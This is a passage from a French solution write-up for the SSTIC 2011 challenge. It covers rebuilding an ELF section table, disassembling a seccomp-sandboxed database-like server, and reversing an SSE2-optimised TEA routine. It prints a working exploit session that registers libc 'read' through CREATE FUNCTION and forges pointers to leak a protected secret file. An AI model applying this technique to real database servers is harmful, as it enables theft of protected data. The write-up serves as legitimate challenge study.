A partir de ces informations la majorité du fichier ELF peut-être dumpée puis reconstituée.

Il manque cependant une information : les sections. Cette table peut être reconstruite, l'opération est assez fastidieuse et demande de retrouver pour chaque section, son adresse de début ainsi que sa taille mais ceci peut se faire en recherchant les patterns et en se basant sur les sections standards d'un fichier ELF produit sous linux.

Les headers dumpés indiquent le nombre de sections ainsi que l'index de la section contenant les index vers le tableau de chaine des noms des différentes sections du binaire.

```
$ readelf -h elf
readelf: Error: Unable to read in 0x28 bytes of section headers
ELF Header:
  Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF32
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              EXEC (Executable file)
  Machine:                           Intel 80386
  Version:                           0x1
  Entry point address:               0x8048ed0
  Start of program headers:          52 (bytes into file)
  Start of section headers:          25208 (bytes into file)
  Flags:                             0x0
  Size of this header:               52 (bytes)
  Size of program headers:           32 (bytes)
  Number of program headers:         8
  Size of section headers:           40 (bytes)
  Number of section headers:         30
  Section header string table index: 27
readelf: Error: Unable to read in 0x4b0 bytes of section headers
```

Cette dernière n'étant pas présente en mémoire doit-être crée de toute pièces, pour cela nous récupérons la table d'un exécutable linux, elle sera ajoutée en fin de fichier.




Figure 6 - Tableau de noms de sections

La reconstruction de la table de sections peut-être effectué avec l'outil HT Editor. D'interface assez austère, il permet cependant de construire la table plus facilement qu'a l'aide d'un éditeur hexadécimal.




Figure 7 - HT Editor

Voici la table de sections reconstituée (pour des raison de facilité durant la création de la table l'index de la section .shstrtab a été modifiée):

```
$ readelf -S elf_reconst
There are 30 section headers, starting at offset 0xb030:

Section Headers:
  [Nr] Name              Type            Addr     Off    Size   ES Flg Lk Inf Al
  [ 0]                   NULL            00000000 000000 000000 00      0   0  0
  [ 1] .interp           PROGBITS        08048134 000134 000013 00   A  0   0  1
  [ 2] .note.ABI-tag     NOTE            08048148 000148 000020 00   A  0   0  4
  [ 3] .note.gnu.build-i NOTE            08048168 000168 000024 00   A  0   0  4
  [ 4] .hash             HASH            0804818c 00018c 000358 04   A  6   0  4
  [ 5] .gnu.hash         GNU_HASH        08048308 000308 00006c 04   A  6   0  4
  [ 6] .dynsym           DYNSYM          0804832c 00032c 000370 10   A  7   1  4
  [ 7] .dynstr           STRTAB          080486ac 0006ac 0001f9 00   A  0   0  1
  [ 8] .gnu.version      VERSYM          080488a6 0008a6 000072 02   A  6   0  2
  [ 9] .gnu.version_r    VERNEED         08048918 000918 000080 00   A  7   3  4
  [10] .rel.dyn          REL             08048998 000998 000010 08   A  6   0  4
  [11] .rel.plt          REL             080489a8 0009a8 0001a0 08   A  6  13  4
  [12] .init             PROGBITS        08048b48 000b48 000030 00  AX  0   0  4
  [13] .plt              PROGBITS        08048b78 000b78 000350 04  AX  0   0  4
  [14] .text             PROGBITS        08048ed0 000ed0 003cd4 00  AX  0   0 16
  [15] .fini             PROGBITS        0804cb8c 004b8c 00001c 00  AX  0   0  4
  [16] .rodata           PROGBITS        0804cba8 004ba8 000540 00   A  0   0  0
  [17] .eh_frame_hdr     PROGBITS        00000000 000000 00002c 00   A  0   0  4
  [18] .eh_frame         PROGBITS        00000000 000000 00009c 00   A  0   0  4
  [19] .ctors            PROGBITS        0804ef04 005f04 000008 00  WA  0   0  4
  [20] .dtors            PROGBITS        0804ef0c 005f0c 000008 00  WA  0   0  4
  [21] .jcr              PROGBITS        0804ef14 005f14 000004 00  WA  0   0  4
  [22] .dynamic          DYNAMIC         0804ef18 005f18 0000d8 08  WA  7   0  4
  [23] .got              PROGBITS        0804eff0 005ff0 000004 04  WA  0   0  4
  [24] .got.plt          PROGBITS        0804eff4 005ff4 0000dc 04  WA  0   0  4
  [25] .data             PROGBITS        0804f100 006100 000120 00  WA  0   0 32
  [26] .bss              NOBITS          00000000 000000 000c60 00  WA  0   0 32
  [27] .gnu_debuglink    PROGBITS        00000000 000000 000008 00      0   0  1
  [28] .shstrtab         STRTAB          00000000 00af04 0000f2 00      0   0  1
  [29]                   NULL            00000000 000000 000000 00      0   0  0
```

Certes incomplète, cette table permet une analyse grandement facilité du binaire dans IDA.

L'analyse confirme que le binaire n'est en rien une base de donnée, mais un exécutable gérant de façon statique les données.




Figure 8 - Affichage des chaines de caracteres du binaire

Le désassemblage de la fonction « main » révèle les différentes opérations effectuées au lancement (avant le prompt utilisateur):

- Vérification de l'uid associé au processus : celui-ci doit-être 0 (celui du root)
- Initialise les « pseudos » databases
- Ouvre la bibliothèque « . /udf.so » via dlopen et remplit une table contenant, entre autre, la correspondance entre l'alias des fonctions et leur symbole associé (ex : max -> udf_max).
- Chroot dans le répertoire /tmp
- Réduction des privilèges via setresgid et setresuid
- Ouverture du fichier « secret1.dat » et sauvegarde du descripteur en mémoire
- Mise en place de handlers spécifiques pour deux signaux 17 et 11
- Boucle classique serveur (création de socket, accept, fork)
- Dans chaque processus fils (fonction arbitrairement nommée main_proc) :
    - Limitation des ressources du processus via setrlimit ainsi qu'un set d'un signal SIGALARM toute les 5 minutes via alarm.
    - lseek du descripteur « secret1.dat » sur le début du fichier.
    - Passage en mode seccomp via prctl
    - Authentification de l'utilisateur codée « en dur »

Le code de la fonction main est disponible en Annexe.

Il est particulièrement important de voir que le fichier « secret1.dat » est ouvert car le mode seccomp empêcherait toutes tentatives d'ouverture du fichier même dans le cas ou l'on pourrait exécuter un code arbitraire en mémoire. Le but est maintenant de trouver une façon d'exécuter un appel système

« read » sur le descripteur et de visualiser le résultat. Le fichier étant ouvert au moment du dump, la valeur du descripteur peut être récupérée à l'adresse 0x0804F18C :

```
.data:0804F18C fd_secret1_dat  dd 3
```

C'est la méthode d'exécution des fonctions importées dynamiquement qui va nous permettre d'exécuter notre appel système. Revenons un instant sur le fichier source « udf.c ». Celui-ci fait apparaitre en commentaire les commandes censées avoir initialisées les fonctions de la bibliothèque udf.so. Bien que celles-ci soit codé directement « en dur », l'analyse du binaire révèle que la commande CREATE FUNCTION est bien disponible et dispose de toute l'implémentation nécessaire pour enregistrer une nouvelle fonction dans la table de correspondance précédemment citée.

Revenons sur le fonctionnement de ces appels dynamiques.

La fonction dlopen est exécutée sur le fichier « ./udf.so » avec pour deuxième argument 1 ce qui correspond au flag RTLD_LAZY.

Appel de la fonction dlopen

```
.text:0804C6F5                mov     dword ptr [esp+4], 1 ; mode
.text:0804C6FD                mov     dword ptr [esp], offset a_Udf_so ;
"./udf.so"
.text:0804C704                call    _dlopen
.text:0804C709                mov     handle, eax
```

Remplissage de la table de fonctions :

```
.text:0804C743 loc_804C743:                           ; CODE XREF:
fill_link_table+26j
.text:0804C743                mov     dword ptr [esp+10h], 0 ; n_arg
.text:0804C74B                mov     dword ptr [esp+0Ch], 0FEh ; '¦' ; sep
.text:0804C753                mov     dword ptr [esp+8], offset addr_version ;
addr
.text:0804C75B                mov     dword ptr [esp+4], offset function_name ;
"udf_version"
.text:0804C763                mov     dword ptr [esp], offset aVersion ; "version"
.text:0804C76A                call    sub_804C519
.text:0804C76F                mov     [ebp+addr_max], 0
.text:0804C773                mov     [ebp+var_A], 0
.text:0804C777                mov     dword ptr [esp+10h], 2 ; n_arg
.text:0804C77F                mov     dword ptr [esp+0Ch], 0 ; sep
.text:0804C787                lea     eax, [ebp+addr_max]
.text:0804C78A                mov     [esp+8], eax    ; addr
.text:0804C78E                mov     dword ptr [esp+4], offset aUdf_max ;
"udf_max"
.text:0804C796                mov     dword ptr [esp], offset aMax ; "max"
.text:0804C79D                call    sub_804C519
.text:0804C7A2                mov     [ebp+src], 0
.text:0804C7A6                mov     [ebp+var_C], 0
.text:0804C7AA                mov     dword ptr [esp+10h], 2 ; n_arg
.text:0804C7B2                mov     dword ptr [esp+0Ch], 0 ; sep
.text:0804C7BA                lea     eax, [ebp+src]
.text:0804C7BD                mov     [esp+8], eax    ; addr
.text:0804C7C1                mov     dword ptr [esp+4], offset aUdf_min ;
"udf_min"
.text:0804C7C9                mov     dword ptr [esp], offset aMin ; "min"
.text:0804C7D0                call    sub_804C519
.text:0804C7D5                mov     [ebp+addr], 0
.text:0804C7D9                mov     dword ptr [esp+10h], 1 ; n_arg
.text:0804C7E1                mov     dword ptr [esp+0Ch], 0 ; sep
.text:0804C7E9                lea     eax, [ebp+addr]
.text:0804C7EC                mov     [esp+8], eax    ; addr
.text:0804C7F0                mov     dword ptr [esp+4], offset aUdf_abs ;
"udf_abs"
.text:0804C7F8                mov     dword ptr [esp], offset aAbs ; "abs"
.text:0804C7FF                call    sub_804C519
.text:0804C804                mov     [ebp+var_F], 0FEh ; '¦'
```

```
.text:0804C808                  mov     [ebp+var_E], 0FEh ; '¦'
.text:0804C80C                  mov     dword ptr [esp+10h], 2 ; n_arg
.text:0804C814                  mov     dword ptr [esp+0Ch], 0FEh ; '¦' ; sep
.text:0804C81C                  lea     eax, [ebp+var_F]
.text:0804C81F                  mov     [esp+8], eax    ; addr
.text:0804C823                  mov     dword ptr [esp+4], offset aUdf_concat ;
"udf_concat"
.text:0804C82B                  mov     dword ptr [esp], offset aConcat ; "concat"
.text:0804C832                  call    sub_804C519
.text:0804C837                  mov     [ebp+var_12], 0FEh ; '¦'
.text:0804C83B                  mov     [ebp+var_11], 0
.text:0804C83F                  mov     [ebp+var_10], 0
.text:0804C843                  mov     dword ptr [esp+10h], 3 ; n_arg
.text:0804C84B                  mov     dword ptr [esp+0Ch], 0FEh ; '¦' ; sep
.text:0804C853                  lea     eax, [ebp+var_12]
.text:0804C856                  mov     [esp+8], eax    ; addr
.text:0804C85A                  mov     dword ptr [esp+4], offset aUdf_substr ;
"udf_substr"
.text:0804C862                  mov     dword ptr [esp], offset aSubstr ; "substr"
.text:0804C869                  call    sub_804C519
```

Les symboles ne sont donc résolus qu'a l'exécution c'est-à-dire à l'appel de la fonction dlsym. Cette dernière fonction permettant de récupérer l'adresse d'un symbole (ici plus précisément d'une fonction) s'exécute de manière récursive sur l'ensemble des bibliothèques chargées par l'exécutable. Par ailleurs, nous savons que « read » est disponible, car déjà utilisée par le processus pour lire les données transmises sur la socket. Les fonctions de la libc étant chargées dynamiquement dans l'exécutable, un dlsym sur le symbole « read » devrait retourner un pointeur sur la fonction.

Appel de la fonction dlsym :

```
.text:0804C379                  mov     eax, handle
.text:0804C37E                  mov     [esp+4], edx    ; name
.text:0804C382                  mov     [esp], eax      ; handle
.text:0804C385                  call    _dlsym
.text:0804C38A                  mov     [ebx], eax
.text:0804C38C                  call    _dlerror
```

En enregistrant une nouvelle fonction, via la commande CREATE FUNCTION, associée au symbole « read », il sera normalement possible d'exécuter une lecture du descripteur associé à « secret1.dat ».

La méthode utilisée précédemment pour dumper la mémoire permet de créer une structure ayant le champ value.p pointant sur une adresse arbitraire. Afin de pouvoir lire le résultat, c'est cette adresse qui sera passée à « read » comme adresse de buffer. Nous choisirons une adresse qui se situe un peu plus loin dans le tas afin de pouvoir lire et surtout écrire sans problème.

Adresse choisie : 0x9239000 ce qui donne 153325568 en décimal.

Finalement l'exécution donne :

```
mysql> select abs(version());
+-----------+
| 153315672 |
+-----------+
1 row in set (0.04 sec)

mysql> select concat(153315672,"a");
+-------------------+
| 1.3.337sstic2011a |
+-------------------+
1 row in set (0.09 sec)

mysql> select
concat(153315672,char(0x08,0x68,0x23,0x09,0x00,0x90,0x23,0x09,0xff,0xff,0xff,0xff,0
xf9,0xb9,0x04,0x08));
+----------------------------------+
```

```
| ❖f# @f#       ❖❖h#       ❖#    ❖❖❖❖❖❖ |
+-----------------------------------+
1 row in set (0.08 sec)

mysql> create function read integer, integer, integer returns integer soname
"read@udf.so";
Query OK, 0 rows affected (0.03 sec)

mysql> select read(3, 153325568, 32) ;
+-----------+
| 153315920 |
+-----------+
1 row in set (0.09 sec)

mysql> select substr(153314880,0,32) ;
+-----------------------------------+
| **THIS*K3Y*SHOULD*REMAIN*SECRET* |
+-----------------------------------+
1 row in set (0.08 sec)
```

Une petite vérification de la somme md5 de la chaine obtenue confirme qu'il s'agit bien du contenu de « secret1.dat ».

```
$ echo -n **THIS*K3Y*SHOULD*REMAIN*SECRET* | md5sum
b78a6c02a6f956b9d5cfbd7c643ed6fa  -
```

5. secret2.dat

La récupération du deuxième fichier passe par l'analyse du code présent dans le plugin VLC et plus particulièrement celui de la fonction decrypt appelée par sstic_check_secret2.

Le listing désassemblé est relativement important et repose en grande partie sur des instructions SSE2 manipulant des registres 128 bits.

Extrait de la fonction décrypt :

```
.text:00007E65                  por     xmm0, xmm4
.text:00007E69                  movdqa  xmm7, xmmword ptr [edx+ebp+400h]
.text:00007E72                  movdqa  xmm6, xmm1
.text:00007E76                  pand    xmm6, xmm7
.text:00007E7A                  pxor    xmm7, xmm1
.text:00007E7E                  movdqa  xmm3, xmm7
.text:00007E82                  pxor    xmm3, xmm0
.text:00007E86                  movdqu  xmmword ptr [esi+ebp], xmm3
```

Cette fonction décrypt prend en paramètre trois arguments :

```
.text:0000902F                  mov     edx, 20h
.text:00009034                  mov     [esp+0C2Ch+var_C2C], esi
```

- esi pointe vers une copie dans la pile du contenu de secret2.dat (1024 bits)

```
.text:00009037                  mov     [esp+0C2Ch+var_C28], ebp
```

- ebp pointe vers une copie dans la pile de la zone pointée par encryption_keys_ptr (2048 bits)

```
.text:0000903B                  mov     [esp+0C2Ch+var_C24], edx
```

- edx = 32

```
.text:0000903F                call    decrypt
```

Le retour de la fonction decrypt est un pointeur sur une zone mémoire de 1024 bits. Chaque octet de cette zone est ensuite comparé à ceux présents à l'adresse expected_plaintext_ptr.

```
.text:00009044                mov     edi, ds:(expected_plaintext_ptr-27FF4h)[ebx]
.text:0000904A                mov     ecx, 400h
.text:0000904F                repe cmpsb
```

La fonction décrypt étant semble-t-il une fonction de déchiffrement dont l'algorithme est inconnu, la recherche de constantes nous donne une piste. En effet, les valeurs 0x9E3779B9 et 0x61C88647 sont présentes, ce qui pourrait indiquer l'utilisation de l'algorithme de chiffrement TEA[2]

```
.text:00007CBD                imul    edi, [esp+147Ch+arg_8], 9E3779B9h
…
.text:00008F0E                add     [esp+147Ch+var_1450], 61C88647h
```

Pour résumer, l'hypothèse à ce moment de l'analyse est que la fonction sstic_check_secret2 prend le contenu de secret2.dat, le déchiffre grâce a une liste de clés constante (référencée par encryption_keys_ptr) puis compare le clair ainsi obtenu à un résultat attendu (référencé par expected_plaintext_ptr).

La taille des tableaux passés en paramètres correspond à ce qui pourrait être utilisé pour un chiffrement TEA chiffré (liste de clés de 128 bits et block de 64 bits). Le tableau de clés est deux fois plus grand que celui du chiffré. La clé serait différente pour chaque block et récupérée dans le tableau encryption_keys_ptr.

Nous procédons donc a la copie des tableaux afin d'appliquer l'algorithme de chiffrement TEA sur le clair attendu avec le tableau de clés fourni afin d'obtenir le chiffré qui devrait se révéler être le contenu du fichier secret2.dat. Le nombre de tours est fixé à 32 (dernier paramètre passé à la fonction).

Malheureusement, les tentatives d'application directe de l'algorithme TEA échoues, la résolution passera donc par le reverse engineering de la fonction decrypt.

Après avoir retranscrit une partie de l'assembleur sous une forme plus compréhensible, le fonctionnement devient évident.

Début de l'algorithme reconstitué :

```
a le tableau contenant les données de secret2.dat
key le tableau de clés
Chaque élément de ces tableaux faisant 128 bits.
for(r<0;r<32;r++){
	for(i=0;i<32;i++)
		if(i<28)
			b[i] = a[32-i]
		else
			b[i] = 0

	for(i=0;i<32;i++) {
		if(i==0)
			c[i] = key[i+64] | b[i]
		else
			c[i] = (key[i+64] | b[i]) ^ (key[i+64-1] & b[i-1])
	}

	for(i=0;i<32;i++) {
		if ((1 << counter) & nb)
			m = 0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF
```

[2] http://en.wikipedia.org/wiki/Tiny_Encryption_Algorithm

```
                else
                        m = 0
                if(i==1)
                        d[i] = m ^ c[i]
                else
                        d[i] = (m ^ c[i]) ^ (m(-1) | c[i-1])
        }

        for(i=0;i<32;i++)
                if(i<27)
                        e[i] = d[i+5]
                else
                        e[i] = 0
…
```

L'algorithme utilisé est bien TEA mais optimisé de façon à profiter au maximum des optimisations SSE2. Il est possible de faire la correspondance entre ces opérations et celle effectuées dans l'algorithme TEA (algorithme reprit de wikipedia) :

```
void decrypt (uint32_t* v, uint32_t* k) {
    uint32_t v0=v[0], v1=v[1], sum=0xC6EF3720, i;  /* set up */
    uint32_t delta=0x9e3779b9;                     /* a key schedule constant */
    uint32_t k0=k[0], k1=k[1], k2=k[2], k3=k[3];   /* cache key */
    for (i=0; i<32; i++) {                         /* basic cycle start */
        v1 -= ((v0<<4) + k2) ^ (v0 + sum) ^ ((v0>>5) + k3);
        v0 -= ((v1<<4) + k0) ^ (v1 + sum) ^ ((v1>>5) + k1);
        sum -= delta;
    }                                              /* end cycle */
    v[0]=v0; v[1]=v1;
}
```


La première boucle correspond à l'opération « v0<<4 »
La deuxième à l'opération à « + k2 »
La troisième à l'opération à « ^ (v0 + sum) »
Etc.

Petite précision sur le code :


```
if ((1 << counter) & nb)
                    m = 0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF (ones)
```

Ces lignes permettent de récupérer précisément le bit dans la variable sum correspondant au bit devant être appliqué a cette incrémentation de la boucle pour faire l'opération d'addition en parallèle.

Le schéma suivant illustre l'utilisation des données telles qu'elles seraient chargées dans un cas classique d'utilisation de l'algorithme de déchiffrement de TEA (avec ici une clé changeante pour chaque block). Ainsi, pour chaque block de 64 bits une clé de 128 bits est récupérée de façon linéaire dans le tableau et le déchiffrement est alors effectué (ce qui était notre première hypothèse qui s'est avérée erronée).



Cependant, afin de profiter pleinement de l'optimisation des registres 128bits les opérations sont effectuées en parallèle sur plusieurs blocks. Ce qui équivaut à appliquer notre algorithme précédent mais en chargeant les données différemment. Si l'on reprend les noms des variables utilisées dans l'algorithme TEA, voici comment les données devraient être chargées dans celui-ci pour obtenir le même résultat.



Deux méthodes s'offrent alors à nous pour trouver le contenu de secret2.dat :

- Réimplementer l'algorithme de chiffrement TEA en parallèle de la même façon que la fonction decrypt.

- Manipuler les données du tableau « expected_plaintext » pour les charger dans l'algorithme classique présenté plus haut puis refaire la manipulation inverse sur le résultat afin d'obtenir le contenu de « secret2.dat »

La deuxième solution semblant plus rapide, c'est celle-ci qui sera choisie.

Le plus facile est de commencer par diviser nos deux fichiers « expected » et « key » contenant respectivement le contenu des tableaux référencés par « expected_plaintext_ptr » et « encryption_keys_ptr » en partie de 512 octets, cela se fait simplement grâce à la commande dd sous linux.

```
$ dd if=key of=key-1 count=512 bs=1
$ dd if=key of=key-2 count=512 bs=1 skip=512
$ dd if=key of=key-3 count=512 bs=1 skip=1024
$ dd if=key of=key-4 count=512 bs=1 skip=1536
$ dd if=expected of=expected-1 count=512 bs=1
$ dd if=expected of=expected-2 count=512 bs=1 skip=512
```

